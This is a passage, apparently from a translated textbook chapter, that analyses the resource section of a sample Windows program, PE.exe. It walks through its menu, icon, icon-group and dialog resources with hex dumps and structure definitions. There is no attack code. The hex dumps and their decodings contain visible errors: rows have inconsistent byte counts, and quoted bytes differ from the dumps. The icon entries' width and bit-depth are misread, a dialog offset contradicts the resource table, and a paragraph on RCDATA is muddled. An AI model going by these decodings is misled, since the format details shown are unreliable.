Lines 105 to 114 handle third-level resource directory entries. This level of processing directly involves the final address and size of the resource block. Once this part is processed, the entire function returns.

The compiled link is to the latest PEInfo.exe program. Use it to open the event program and analyze it. The following content shows part of the resource table data of the event program.



## 7.4 IN-DEPTH ANALYSIS OF PE RESOURCES

The resource table structure in the PE helps us locate resource data (which can be specified by name or ID) based on its location and size within the file. However, for certain specified resources, such as dialog boxes or menus, detailed data block formatting needs to be completed within this subsection. In this section, we take PE.exe as an example and conduct an in-depth analysis of the resource data block within PE.exe. First, let's take a look at the resource script definition of PE.exe, which appeared in Chapter 2.

### 7.4.1 RESOURCE SCRIPT

The resource definition of PE.exe is in the file pe.rc, where three types of resources are defined: icons, menus, and dialog boxes. The detailed definitions are as follows:

```
#include <resource.h>

#define ICO_MAIN 1000      ; Icon definition
#define DLG_MAIN 1000      ; Dialog definition
#define IDC_INFO 1001       ; Control definition
#define IDM_MAIN 2000       ; Menu definition
#define IDM_OPEN 2001
```

```

#define IDM_EXIT 2002

#define IDM_1 4000
#define IDM_2 4001
#define IDM_3 4002
#define IDM_4 4003

ICO_MAIN ICON "main.ico" ; Icon definition

DLG_MAIN DIALOG 50,50,544,399 ; Dialog definition
STYLE DS_MODALFRAME | WS_POPUP | WS_VISIBLE | WS_CAPTION | WS_SYSMENU
CAPTION "PE file basic information by qixiaorui"
MENU IDM_MAIN
FONT 9, "宋体"
BEGIN
    CONTROL "",IDC_INFO,"RichEdit20A",196 | ES_WANTRETURN | WS_CHILD | ES_READONLY
    | WS_VISIBLE | WS_BORDER | WS_VSCROLL | WS_TABSTOP,0,0,540,396
END

IDM_MAIN menu discardable ; Menu definition
BEGIN
    POPUP "文件(&F)"
    BEGIN
        menuitem "打开文件(&O)...",IDM_OPEN
        menuitem separator
        menuitem "退出(&X)",IDM_EXIT
    END
    POPUP "查看"
    BEGIN
        menuitem "源文件",IDM_1
        menuitem "窗口读取",IDM_2
        menuitem separator
        menuitem "大小",IDM_3
        menuitem "宽度",IDM_4
    END
END

```

The resource script file involves the definition of program icons, dialog boxes, and menus. These three aspects are the main focus of the following content. First, we will use PEInfo to simply analyze the resource table in PE.exe, and then conduct an in-depth analysis of the three types of resources defined in the resource script file.

---

#### 7.4.2 USING PEINFO TO ANALYZE THE RESOURCE TABLE

Using PEInfo to view the resource table in PE.exe, the content is as follows:

```

根目录
|-- 3- 图标
|   |-- ID 1
|       |-- 代码页: 1033    资源所在文件位置: 0x00000b60    资源长度: 744
|   |-- ID 2
|       |-- 代码页: 1033    资源所在文件位置: 0x00000e48    资源长度: 296
|-- 4- 菜单
|   |-- ID 2000
|       |-- 代码页: 1033    资源所在文件位置: 0x00001018    资源长度: 134
|-- 5- 对话框
|   |-- ID 1000
|       |-- 代码页: 1033    资源所在文件位置: 0x00000f98    资源长度: 122
|-- 14- 图标组
|   |-- ID 1000
|       |-- 代码页: 1033    资源所在文件位置: 0x00000f70    资源长度: 34

```

Before conducting an in-depth analysis of the resource bytes, let's first clarify a few concepts.

## 1. UNICODE CHARACTERS IN RESOURCE TABLES

Characters in the resource file are all stored in Unicode format, with each character taking up one 16-bit (2-byte) unit, ending with a Unicode\_NULL (represented as "0"). When the resource compiler encounters ASCII characters, they are automatically converted to Unicode characters using the Windows API or MultiByteToWideChar function and stored directly in Unicode format. These characters are converted back to ASCII when processed by the application (e.g., when using the LoadString API).

However, if the characters are within an RCDATA string, they are not true characters but a collection of byte data. These byte sequences are stored as-is in the RCDATA field. If a character "A" is encountered in an RCDATA string, it will be stored as a single byte in Unicode format. When the Unicode string is converted back to ASCII, the character "A" will remain unchanged. If this character is a PE file string, it will be correctly restored after the PE file is reloaded, making the file potentially executable. Thus, these "A" characters must be saved in the correct position as bytes, not as characters. If these Unicode characters in RCDATA fields are read, users must prepend "L" to these characters.

## 2. RESOURCE BYTE ALIGNMENT

For ease of reading and writing binary resource files, under Win32, all objects in the file are word-aligned, including the information resource. This means that the resource data structure's size, each field's order, and gaps will always align to the closest even number. Usually, the padding value in these gaps is zero.

Most resource-related data adhere to the alignment rule, with two exceptions: one is the font directory (fontdir), and the other is the group icon directory (icon). These are not stored in the compiler's aligned address.

---

### 3. REPEATED CHARACTERS OF A WORD

In the following data structure, you will see fields like "[Name or Ordinal]". The first unit of this field indicates whether the string is a number or a character. If the character equals 0xffff (an invalid Unicode character), the following data is a type number (a number); otherwise, the field is a Unicode character.

If the type number is a number, it represents a standard or user-defined resource type. All standard Windows resource types are assigned a specific value (as shown below), encompassing almost all types of resource types.

```
/* Predefined Resource Types */
#define RT_NEWSOURCE 0x2000
#define RT_ERROR 0x7fff
#define RT_CURSOR 1
#define RT_BITMAP 2
#define RT_ICON 3
#define RT_MENU 4
#define RT_DIALOG 5
#define RT_STRING 6
#define RT_FONTDIR 7
#define RT_FONT 8
#define RT_ACCELERATORS 9
#define RT_RCDATA 10
#define RT_MESSAGETABLE 11
#define RT_GROUP_CURSOR 12
#define RT_GROUP_ICON 14
#define RT_VERSION 16
#define RT_NEWBITMAP (RT_BITMAP | RT_NEWSOURCE)
#define RT_NEWMENU (RT_MENU | RT_NEWSOURCE)
#define RT_NEWDIALOG (RT_DIALOG | RT_NEWSOURCE)
```

Having briefly understood the relevant specifications for resource bytecode, we now begin our analytical journey.

---

#### 7.4.3 ANALYSIS OF MENU RESOURCES

Using PE.exe as an example, let's first look at the analysis of menu resources.

---

##### 1. DEFINITION OF MENU RESOURCES

From PEInfo, the location and size of the menu resources are as follows:

- File Location: 0x00001018
- Menu Item Length: 134 bytes

---

##### 2. EXTRACTION OF MENU RESOURCE DATA

Using PEDump to extract the data from this location, the bytecode is displayed as follows:

00001010	00 00 00 00 <b>10 00 87 65</b>	.....e
00001020	<b>F6 4E 28 00 26 00 46 00 29 00 00 00 00 D1 07</b>	.N(.&.F.).....
00001030	<b>53 62 00 5F 87 65 F6 4E 28 00 26 00 4F 00 29 00</b>	Sb._.e.N(.&.O.).
00001040	<b>2E 00 2E 00 2E 00 00 00 00 00 00 00 80 00</b>	.....
00001050	<b>D2 07 00 90 FA 51 28 00 26 00 78 00 29 00 00 00</b>	....Q(.&.X.)...

The above bytecode corresponds to the following definition:

```
POPUP "文件(&F)"
BEGIN
    menuitem "打开文件(&O)..." , IDM_OPEN
    menuitem separator
    menuitem "退出(&X)" , IDM_EXIT
END
```

Continuing with the following bytecode:

00001060	90 00 <b>E5 67 0B 77 00 00 00 00 A0 0F 90 6E 87 65</b>	...g.w.....n.e
00001070	<b>F6 4E 00 00 00 00 A1 0F 97 7A E3 53 0F 90 0E 66</b>	.N.....z.S...f
00001080	<b>A6 5E 00 00 00 00 00 00 00 00 A2 0F 27 59</b>	.^.....'Y
00001090	<b>0F 5C 00 00 80 00 A3 0F BD 5B A6 5E 00 00</b>	\.....[.^..

The above bytecode corresponds to the following definition:

```
POPUP "查看"
BEGIN
    menuitem "源文件" , IDM_1
    menuitem "窗口读取" , IDM_2
    menuitem separator
    menuitem "大小" , IDM_3
    menuitem "宽度" , IDM_4
END
```

### 3. MENU RESOURCE DATA STRUCTURE

The menu resource consists of a series of menu items added to a list. Menu items are of two types: Popup Menu and Normal Menu Item.

The menu data structure is defined as follows:

```
MenuHeader STRUCT
    dw ? ; Reserved. Temporary value is 0
    cbHeaderSize dw ? ; Size. Temporary value is 0
MenuHeader ENDS
```

Following the menu header, there are menu items. Different menu items have different data structure definitions. A typical menu item data structure is defined as follows:

```
NormalMenuItem STRUCT
    fItemFlags dw ? ; Menu item flags
    wMenuItemID dw ? ; Menu item ID
```

```

szItemText dd ? ; Unicode character string, length unknown
NormalMenuItem ENDS

```

Among them, the menu separator MENUITEM\_SEPARATOR is also a normal menu item, but its name is empty, and ID is 0, with the flag also being 0.

fItemFlags is a collection of flags describing the menu item. If the POPUP bit is set, this item is a Popup Menu; otherwise, it is a normal menu item. Common flags and their corresponding values are shown in Table 7-3.

**Table 7-3 Menu Item Flags and Definitions**

Number	Name	Hexadecimal Value	Description
1	GRAYED	0x0001	Gray
2	INACTIVE	0x0002	Inactive
3	BITMAP	0x0004	Bitmap
4	OWNERDRAW	0x0100	Owner-drawn
5	CHECKED	0x0008	Checked
6	POPUP	0x0010	Popup Menu
7	MENUBARBREAK	0x0020	Menu bar break
8	MENUBREAK	0x0040	Menu break
9	ENDMENU	0x0080	Menu end

The Popup Menu item data structure is defined as follows:

```

PopupMenuItem STRUCT
    fItemFlags dw ? ; Menu item flags
    szItemText dd ? ; Unicode character string, length unknown
PopupMenuItem ENDS

```

#### 4. BYTECODE ANALYSIS

>> 00 00 00 00

Menu item data structure. Both fields have a value of 0x00.

>> 10 00  
>> 87 65 F6 4E 20 26 06 46 00 29 00 00 00

PopupMenuItem.fItemFlags=0x0010, indicating the next item is a Popup Menu. The second line of Unicode characters, ending with a 0, contains "文件(&F)".

>> 00 00 D1 07  
>> 53 62 00 5F 87 65 F6 4E 20 26 4F 00 29 00 28 00 00 00 00

A normal menu item with flags of 0x0000 and ID 2001, with the second line of Unicode characters, ending with a 0, containing "打开文件(&O)...".

>> 00 00 00 00 00 00

This is a menu item separator, "menuitem separate".

>> 80 00 D2 07  
>> 90 00 FA 51 28 00 26 00 78 00 29 00 00 00

A normal menu item with flags of 0x0080, indicating this is the last item of the Popup Menu. 0x07D2 is the menu item ID. The second line of Unicode characters, ending with a 0, contains "退出(&X)". The second part of the menu resource byte code analysis is left for the reader.

---

#### 7.4.4 ICON RESOURCE ANALYSIS

Icons are a set of standard size and attribute formats, usually small in size. For example, an ICO file is a set of related images, each with different sizes and color depths, intended to adapt to different computer displays.

The operating system will display an icon and select the most suitable image from the set based on the current display environment and state. For example, if you use the Windows 98 operating system, the display resolution is 800x600 pixels, 32-bit color. You will see that each icon format on the desktop is 256 colors, 32x32 pixels in size. If the display environment is different, the icon format in the Windows XP operating system would be: true color (32-bit), 32x32 pixels.

#### **Extended Reading: Standard Icon Formats for Various Windows Operating Systems (unit: size/colors)**

##### **Windows 98 SE/ME/2000**

- 48x48—256 colors
- 32x32—256 colors
- 16x16—256 colors
- 48x48—16 colors
- 32x32—16 colors
- 16x16—16 colors

##### **Windows XP**

- 48x48—32-bit
- 32x32—32-bit
- 24x24—32-bit
- 16x16—32-bit
- 48x48—256 colors
- 32x32—256 colors
- 24x24—256 colors
- 16x16—256 colors
- 48x48—16 colors
- 32x32—16 colors
- 24x24—16 colors
- 16x16—16 colors

Note: This format is not necessary for Windows XP icons. Vista can support up to 256x256 pixels; non-standard ICO files also support irregular sizes and storage.

To ensure a good display effect, you must ensure that the icons you design have at least the set of image formats listed above. If the operating system displays the icon directly from this set, it will always use the closest matching image format. For example, scaling down a 48x48 icon to a 24x24 image size will naturally result in a loss of effect. If we want the icons we develop to work well on both Windows XP and Windows 2000, we need at least one 32-bit color and one 256-color image in each ICO file.

---

## 1. ICO FILE STRUCTURE

Each ICO file starts with a header that describes how many images exist in the ICO file and some basic information for each image. The header structure is defined as follows:

```
ICON_DIR STRUCT
    idReserved dw ? ; Reserved, set to 0
    idType dw ? ; Type indicator, set to 1 for ICO files
    idCount dw ? ; Number of images
    idEntries ICON_DIR_ENTRY[idCount] <?> ; An array of image entries
ICON_DIR ENDS
```

idCount indicates the number of images contained in the ICO file. Theoretically, an ICO file can contain up to 65535 images. Next, the structure of each image entry in the file is described in detail.

```
ICON_DIR_ENTRY STRUCT
    bWidth db ? ; Width
    bHeight db ? ; Height
    bColorCount db ? ; Color count
    bReserved db ? ; Reserved, set to 0
    wPlanes dw ? ; Color planes
    wBitCount dw ? ; Bits per pixel
    dwBytesInRes dd ? ; Image size in bytes
    dwImageOffset dd ? ; Offset to the image data
ICON_DIR_ENTRY ENDS
```

The `ICON_DIR_ENTRY` structure records the size, color depth, and byte count of each image, as well as the file offset where the image data begins. The images in the PE file are stored differently from the .ico files, which store the image data in the ICO file format. In the PE file, the `ICON_DIR` and `ICON_DIR_ENTRY` are stored as resource types. The first is `RT_GROUP_ICON`, and the second is `RT_ICON`.

In the .ico file, the last member of the `ICON_DIR_ENTRY` structure, `dwImageOffset`, indicates the offset of the image data within the file. In the PE file, the last member of the `GRP_ICON_DIR_ENTRY` structure is `nID`, an integer representing the icon's resource ID. Figure 7-6 shows the structure of an ICO file.

As shown in Figure 7-6, ICO files are divided into three parts: icon header, icon item header, and icon item data. This part is consistent with the data layout in the PE file, except the icon resource type is `RT_ICON`. The icon's `idCount` in the file defines the number of icons. Each icon's attribute defines the icon item, and the icon item's byte offset in `dwImageOffset` points to the location of the ICO file's image data.

---

## 2. ICON RESOURCE LOCATION

From PEInfo, the location and size of the icon resources in the PE.exe program are as follows:




Figure 7-6 ICO File Structure

- File Location: 0x00000b60
- Icon Resource Size: 744 bytes

### 3. EXTRACTION OF ICON RESOURCE DATA

Using PEDump to extract the data from this location, the bytecode is shown as follows:

00000b60	28 00 00 00 20 00 00 00 40 00 00 00 00 01 00 04 00	(.....@.....)
00000b70	00 00 00 00 80 02 00 00 00 00 00 00 00 00 00 00 00 00	.....
00000b80	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00	.....
00000b90	00 80 00 00 00 80 80 00 80 00 00 00 00 80 00 80 00	.....
00000ba0	80 80 00 00 80 80 00 C0 C0 00 00 00 FF 00	.....
00000bb0	00 FF 00 00 00 FF FF 00 FF 00 00 00 FF 00 FF 00	.....
00000bc0	FF FF 00 00 FF FF FF 00 00 00 00 00 00 00 00 00 00	.....
00000bd0	00 00 00 00 00 00 00 00 08 00 00 00 00 00 00 00	.....
00000be0	00 00 00 00 00 00 00 01 70 FF FF FF FF FF FF FF	.....p.....
00000bf0	FF FF FF 00 00 00 00 00 01 70 FF FF FF FF FF FF	.....p.....
00000c00	FF FF FF 00 00 00 00 00 01 70 FF FF FF FF FF FF	.....p.....
00000c10	FF FF FF 00 00 00 00 01 70 FF FF FF FF FF FF	.....p.....
00000c20	FF FF FF 00 00 00 00 01 70 88 88 88 88 88 88	.....p.....
00000c30	88 88 88 00 00 00 00 01 70 FF FF FF FF FF FF	.....p.....
00000c40	FF FF F7 00 00 00 00 01 70 88 88 88 88 88 88	.....p.....
00000c50	88 88 88 00 00 00 00 01 70 FF FF FF FF FF FF	.....p.....
00000c60	FF F7 77 00 00 00 00 01 70 88 88 88 88 88 88	.w.....p.....
00000c70	88 88 88 00 00 00 00 01 70 FF FF FF FF FF FF	.....p.....
00000c80	F7 77 77 00 00 00 00 01 70 88 88 88 88 88 88	.ww.....p.....
00000c90	88 88 88 00 00 00 00 01 70 FF FF FF FF FF F7	.....p.....
00000ca0	77 77 77 00 00 00 00 01 70 88 88 88 88 88 88	www.....p.....

00000cb0	88 88 88 00 00 00 00 00 01 70 FF FF F0 00 00 00	.....p.....
00000cc0	00 00 00 00 00 00 00 00 01 70 88 88 80 99 99 99	.....p.....
00000cd0	99 99 99 99 99 99 90 00 01 70 FF FF 05 95 95 95	.....p.....
00000ce0	95 95 95 95 95 95 00 00 01 70 88 88 09 59 59 59	.....p...YYY
00000cf0	59 59 59 59 59 59 00 00 01 70 FF F0 95 95 95 95	YYYYYY..p.....
00000d00	95 95 95 95 95 90 00 00 01 70 88 80 59 59 59 59	.....p..YYYY
00000d10	59 59 59 59 59 50 00 00 01 70 FF 05 95 95 95 95	YYYYYP..p.....
00000d20	95 95 95 95 95 00 00 00 01 70 88 09 59 59 59 59	.....p..YYYY
00000d30	59 59 59 59 59 00 00 00 01 70 F0 95 95 95 95 95	YYYYY..p.....
00000d40	95 95 95 95 90 00 00 00 01 70 80 59 59 59 59 59	.....p..YYYYY
00000d50	59 59 59 59 50 00 00 00 01 70 05 95 95 95 95 95	YYYYYP....p.....
00000d60	95 95 95 95 00 00 00 00 01 70 09 59 59 59 59 59	.....p..YYYYY
00000d70	59 59 59 59 00 00 00 00 01 80 95 95 95 95 95 95	YYYY.....
00000d80	95 95 95 90 00 00 00 00 00 10 50 01 00 10 01 00	.....P.....
00000d90	10 01 00 10 00 00 00 00 00 11 07 00 70 07 00 70	.....p..p.....
00000da0	07 00 70 00 00 00 00 00 00 00 00 00 00 00 00 00	.p.....
00000db0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
00000dc0	00 00 00 00 00 00 00 00 FF FF FF FF C0 00 03 FF	.....
00000dd0	80 00 01 FF 80 00 01 FF 80 00 01 FF 80 00 .01 FF	.....
00000de0	80 00 01 FF 80 00 01 FF 80 00 01 FF 80 00 01 FF	.....
00000df0	80 00 01 FF 80 00 01 FF 80 00 01 FF 80 00 01 FF	.....
00000e00	80 00 01 FF 80 00 00 03 80 00 00 03 80 00 00 07	.....
00000e10	80 00 00 07 80 00 00 0F 80 00 00 0F 80 00 00 1F	.....
00000e20	80 00 00 1F 80 00 00 3F 80 00 00 3F 80 00 00 7F	.....?..?....
00000e30	80 00 00 7F 80 00 00 FF C0 00 00 FF C0 00 01 FF	.....
00000e40	F9 24 93 FF FF FF FF FF	.S.....

The above bytecodes are part of the icon data extracted from the PE.exe file. This part of the data is defined as resource type RT\_ICON, corresponding to the icon data in Figure 7-6.

**Note:** These bytecodes do not include the icon header and icon item two parts in Figure 7-6. As previously described, the above data is only part of main.ico.

#### 4. MAIN.ICO DATA

To compare the original main.ico file content with the icon resource data in the PE file, the following are some bytecodes extracted from the main.ico file:

00000000	00 00 01 00 02 00 20 20 10 00 00 00 00 00 E8 02	.....
00000010	00 00 26 00 00 00 10 10 10 00 00 00 00 00 28 01	..&.....(.
00000020	00 00 0E 03 00 00 28 00 00 00 20 00 00 00 40 00	.....(.....@.
00000030	00 00 01 00 04 00 00 00 00 00 80 02 00 00 00 00	.....
00000040	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
00000050	00 00 00 00 80 00 00 80 00 00 00 00 80 80 00 80 00	.....
00000060	00 00 80 00 80 00 80 00 00 80 80 80 00 C0 C0	.....
00000070	C0 00 00 00 FF 00 00 FF 00 00 00 FF FF 00 FF 00	.....
:		
000002b0	01 FF 80 00 01 FF 80 00 01 FF 80 00 01 FF 80 00	.....
000002c0	01 FF 80 00 01 FF 80 00 01 FF 80 00 00 03 80 00	.....
000002d0	00 03 80 00 00 07 80 00 00 07 80 00 00 0F 80 00	.....

000002e0	00 0F 80 00 00 1F 80 00 00 1F 80 00 00 3F 80 00	.....?..
000002f0	00 3F 80 00 00 7F 80 00 00 7F 80 00 00 FF C0 00	.?.....
00000300	00 FF C0 00 01 FF F9 24 93 FF FF FF FF FF 28 00	.....\$....(.)
00000310	00 00 10 00 00 00 20 00 00 00 01 00 04 00 00 00	.....
00000320	00 00 C0 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
00000330	00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 80	.....
00000340	00 00 00 80 80 00 80 00 00 00 80 00 80 00 80 80	.....
00000350	00 00 80 80 80 00 C0 C0 C0 00 00 00 FF 00 00 FF	.....
00000360	00 00 00 FF FF 00 FF 00 00 00 FF 00 FF 00 FF FF	.....
00000370	00 00 FF FF FF 00 01 00 00 00 00 00 00 00 00 10 FF	.....
00000380	FF FF FF F0 00 00 10 88 88 88 88 80 00 00 10 FF	.....
00000390	FF FF FF 70 00 00 10 88 88 88 88 80 00 00 10 FF	...p.....
000003a0	FF FF 77 70 00 00 10 88 88 88 88 80 00 00 10 FF	..wp.....
000003b0	F0 00 00 00 00 00 10 88 09 99 99 99 99 00 10 F0	.....
000003c0	05 95 95 95 95 00 10 80 59 59 59 59 59 50 00 10 00	.....YYYYP..
000003d0	95 95 95 95 90 00 10 09 59 59 59 59 00 00 10 05	.....YYYY...
000003e0	95 95 95 95 00 00 01 00 00 00 00 00 00 00 00 00	.....
000003f0	00 00 00 00 00 00 80 1F 00 00 00 00 0F 00 00 00 0F	.....
00000400	00 00 00 0F 00 00 00 0F 00 00 00 0F 00 00 00 00 0F	.....
00000410	00 00 00 01 00 00 00 01 00 00 00 01 00 00 00 03	.....
00000420	00 00 00 03 00 00 00 07 00 00 00 07 00 00 80 0F	.....
00000430	00 00 D5 5F 00 00	..._..

The black part is the icon data in the resource table. It can be seen that the icon data in the PE file is directly copied from the icon file without any modifications.

## 5. BYTCODE ANALYSIS

The first 38 bytes of the main.ico file are the ICO header (the icon header and icon item parts in Figure 7-6), with the content as follows:

00000000	00 00 01 00 02 00 20 20 10 00 00 00 00 00 E8 02	.....
00000010	00 00 26 00 00 00 10 10 10 00 00 00 00 00 28 01	.&.....(.)
00000020	00 00 0E 03 00 00 28 00 00 00 20 00 00 00 40 00	.....(.....@.

### (1) Icon Header

```
>>00 00
Reserved, must be 0.
>>01 00
Resource type, indicating that the format conforms to the ICO file format.
>>02 00
Number of icons in the ICO file, 0002h means two icons.
```

### (2) Definition of the First Icon Item

```
>>10
Width: 16.
>>10
Height: 16.
>>10
Color count: 16 colors.
>>00
Reserved.
>>00
Color planes.
```

```

>>04
Bits per pixel: 4 bits per pixel (16 colors).
>>E8 02 00 00
The size of the icon is 744 bytes, which matches the data extracted from
the PE resource.
>>26 00 00 00
Offset of the icon in the file: 0x00000026.

```

### (3) Definition of the Second Icon Item

```

>>20
Width: 32.
>>20
Height: 32.
>>10
Color count: 16 colors.
>>00
Reserved.
>>00
Color planes.
>>00
Bits per pixel: 4 bits per pixel (16 colors).
>>28 01 00 00
The size of the icon data is 296 bytes.
>>0E 03 00 00
Offset of the icon in the file: 0x0000030E.

```

#### 7.4.5 ANALYSIS OF ICON GROUP RESOURCE

Why are there three types of resources defined in the "pe.rc" script file, but PEInfo shows four types of resources (one more icon group)? Why do we only see one main.ico icon file, but PEInfo shows two icon resources? By understanding the ICO file, you will find the answer.

The data of the icon group resource RT\_GROUP\_ICON in the PE comes from the header of the ICO file, but the header parts are not entirely consistent. It records a series of basic data information about the icons that have certain similarities. This information includes: similar data for each image in terms of width, height, and color count, as well as the sequence of image data in the resource (RT\_ICON) in the icon resource. If there is no icon group resource, the system cannot identify which image data in the icon resource belongs to the same series (i.e., has similar properties).

#### 1. LOCATING ICON GROUP RESOURCES

From PEInfo, you can locate the address and size of the icon group resource in the PE.exe file. The icon group is essentially the header description of the ICO file, but the interpretation and values of some fields are different.

- Offset in the file: 0x00000F70
- Icon group resource size: 34 bytes

#### 2. EXTRACTING ICON GROUP RESOURCE DATA

Using PEDump to extract the data of the icon group resource:

```
00000f70 00 00 01 00 02 00 20 20 10 00 01 00 04 00 E8 02 .....  
00000f80 00 00 01 00 10 10 10 00 01 00 04 00 28 01 00 00 .....(....  
00000f90 02 00 ..
```

Compared with the ICO file, except for the last value of each icon item, the other data is just the data of the icon header and icon items decoded in the previous sections. The main data identifies the icon's ID. Below are the corresponding values from the main.ico file:

```
00000000 00 00 01 00 02 00 20 20 10 00 00 00 00 00 E8 02 .....  
00000010 00 00 26 00 00 00 10 10 10 00 00 00 00 00 28 01 ..&.....(.  
00000020 00 00 0E 03 00 00 .....(.....@..
```

You can see that in the PE resource, the ID identifier of the icon (one byte) is changed to two bytes in the file, containing more data and pointing to the offset of the icon data in the file.

---

#### 7.4.6 DIALOG BOX RESOURCE ANALYSIS

---

##### 1. LOCATING THE DIALOG BOX RESOURCE

Based on the analysis from PEInfo, the location and size of the dialog box resource in the PE.exe file are as follows:

- Offset in the file: 0x0000009F8
- Dialog box resource size: 122 bytes

---

##### 2. EXTRACTING THE DIALOG BOX RESOURCE

Using PEDump to extract the bytecode, the content is as follows:

```
00000f90 C0 00 C8 90 00 00 00 00 .....  
00000fa0 01 00 32 00 32 00 20 02 8F 01 FF FF D0 07 00 00 ..2.2.....  
00000fb0 50 00 45 00 87 65 F6 4E FA 57 2C 67 E1 4F 6F 60 P.E..e.N.W,g.Oo  
00000fc0 20 00 62 00 79 00 20 00 71 00 69 00 78 00 69 00 ..b.y...q.i.x.i  
00000fd0 61 00 6F 00 72 00 75 00 69 00 00 00 09 00 8B 5B a.o.r.u.i.....  
00000fe0 53 4F 00 00 SO..  
  
00000fe0 C4 18 A1 50 00 00 00 00 00 00 00 00 00 00 00 00 ...P.....  
00000ff0 1C 02 8C 01 E9 03 52 00 69 00 63 00 68 00 45 00 .....R.i.c.h.E  
00001000 64 00 69 00 74 00 32 00 30 00 41 00 00 00 00 00 d.i.t.2.0.A....  
00001010 00 00 ..
```

---

##### 3. DIALOG BOX RESOURCE DATA STRUCTURE

The header of the dialog box is a DialogBoxHeader structure, detailed as follows:

```
DialogBoxHeader STRUCT  
  lStyle dd ? ; Standard window style  
  lExtendedStyle dd ? ; Extended window style  
  NumberOfItems dw ? ; Number of items  
  x dw ? ; x-coordinate  
  y dw ? ; y-coordinate  
  cx dw ? ; Width  
  cy dw ? ; Height
```

```

[Name or Ordinal]menuName ; Menu name or ID
[Name or Ordinal]ClassName ; Class name or ID
szCaption[] dd ? ; Caption (Unicode string)
wPointSize dw ? ; Font size (optional)
szFontName[] dd ? ; Font name (optional)
DialogBoxHeader ENDS

```

`lStyle` is a standard window style composed of flags defined in the windows.inc file. The default style for dialog boxes is:

- `WS_POPUP | WS_BORDER | WS_SYSMENU`

`lExtendedStyle` specifies the extended window style. When the DIALOG or other defined statements include extended styles, their values will be stored in this double-word field. Menu names and class names are stored as name strings or ordinal IDs. If the first word is 0xffff, the next word is the ordinal ID. If the first word is 0x0000, it indicates an empty string.

`wPointSize` and `szFontName` are set only if the dialog box includes a FONT statement. You can check the `lStyle` to determine whether the dialog box includes a font setting. If `lStyle` includes `DS_SETFONT` (`DS_SETFONT = 0x40`), it indicates the presence of a font setting.

**Note:** Each control item starts with a double-word-aligned structure. Each control's data begins at a double-word boundary. Therefore, two controls may have padding bytes between them.

Below is the data structure definition for ControlData, starting from the control header:

```

ControlData STRUCT
    lStyle dd ? ; Standard window style
    lExtendedStyle dd ? ; Extended window style
    X dw ? ; x-coordinate
    Y dw ? ; y-coordinate
    CX dw ? ; Width
    CY dw ? ; Height
    WID dw ? ; Control ID
    [Name or Ordinal]ClassID ; Control class name
    [Name or Ordinal]Text ; Control text or resource ID
    nExtraStuff dd ? ; Additional information
ControlData ENDS

```

Similar to the dialog box header, `lStyle` is a standard window style composed of flags defined in the windows.h file. The control's class type is indicated by `ClassID`. To save space and processing, many predefined Windows types use a single byte to represent their names. If a valid Unicode character with a value of 0x8000 or higher is used, the type must be set to 0xffff, and the subsequent data in the Type and Name fields indicates the class name. Common `ClassID` values are shown in the following table:

```

#define BUTTON      0x80
#define EDIT        0x81
#define STATIC      0x82
#define LISTBOX     0x83
#define SCROLLBAR   0x84
#define COMBOBOX    0x85

```

`lExtendedStyle` specifies the extended style of the control. The extended style flag is placed at the end of the CONTROL statement and follows the coordinate data. The last word of the control data is usually not fixed in length and may contain additional information for storage. The typical length is 0. These style flags can be found in windows.h. All controls have default WS\_CHILD and WS\_VISIBLE styles. Table 7-4 lists the default styles for standard dialog box statements.

**Table 7-4 Default Styles and Types for Dialog Box Controls**

<i>Statement</i>	<i>Default Type</i>	<i>Default Style</i>
<i>CONTROL</i>	None	WS_CHILD
<i>LTEXT</i>	STATIC	ES_LEFT
<i>RTEXT</i>	STATIC	ES_RIGHT
<i>CTEXT</i>	STATIC	ES_CENTER
<i>LISTBOX</i>	LISTBOX	WS_BORDER
<i>CHECKBOX</i>	BUTTON	BS_CHECKBOX
<i>PUSHBUTTON</i>	BUTTON	BS_PUSHBUTTON
<i>GROUPBOX</i>	BUTTON	BS_GROUPBOX
<i>DEFPUSHBUTTON</i>	BUTTON	BS_DEFPUSHBUTTON
<i>RADIOBUTTON</i>	BUTTON	BS_RADIOBUTTON
<i>AUTOCHECKBOX</i>	BUTTON	BS_AUTOCHECKBOX
<i>AUTO3STATE</i>	BUTTON	BS_AUTO3STATE
<i>AUTORADIOBUTTON</i>	BUTTON	BS_AUTORADIOBUTTON
<i>PUSHBOX</i>	BUTTON	BS_PUSHBOX
<i>3STATE</i>	BUTTON	BS_3STATE
<i>EDITTEXT</i>	EDIT	ES_LEFT
<i>COMBOBOX</i>	COMBOBOX	None
<i>ICON</i>	STATIC	SS_ICON
<i>SCROLLBAR</i>	SCROLLBAR	None

Control text is stored in the "Name or Ordinal" field described earlier.

---

#### 4. BYTCODE ANALYSIS

---

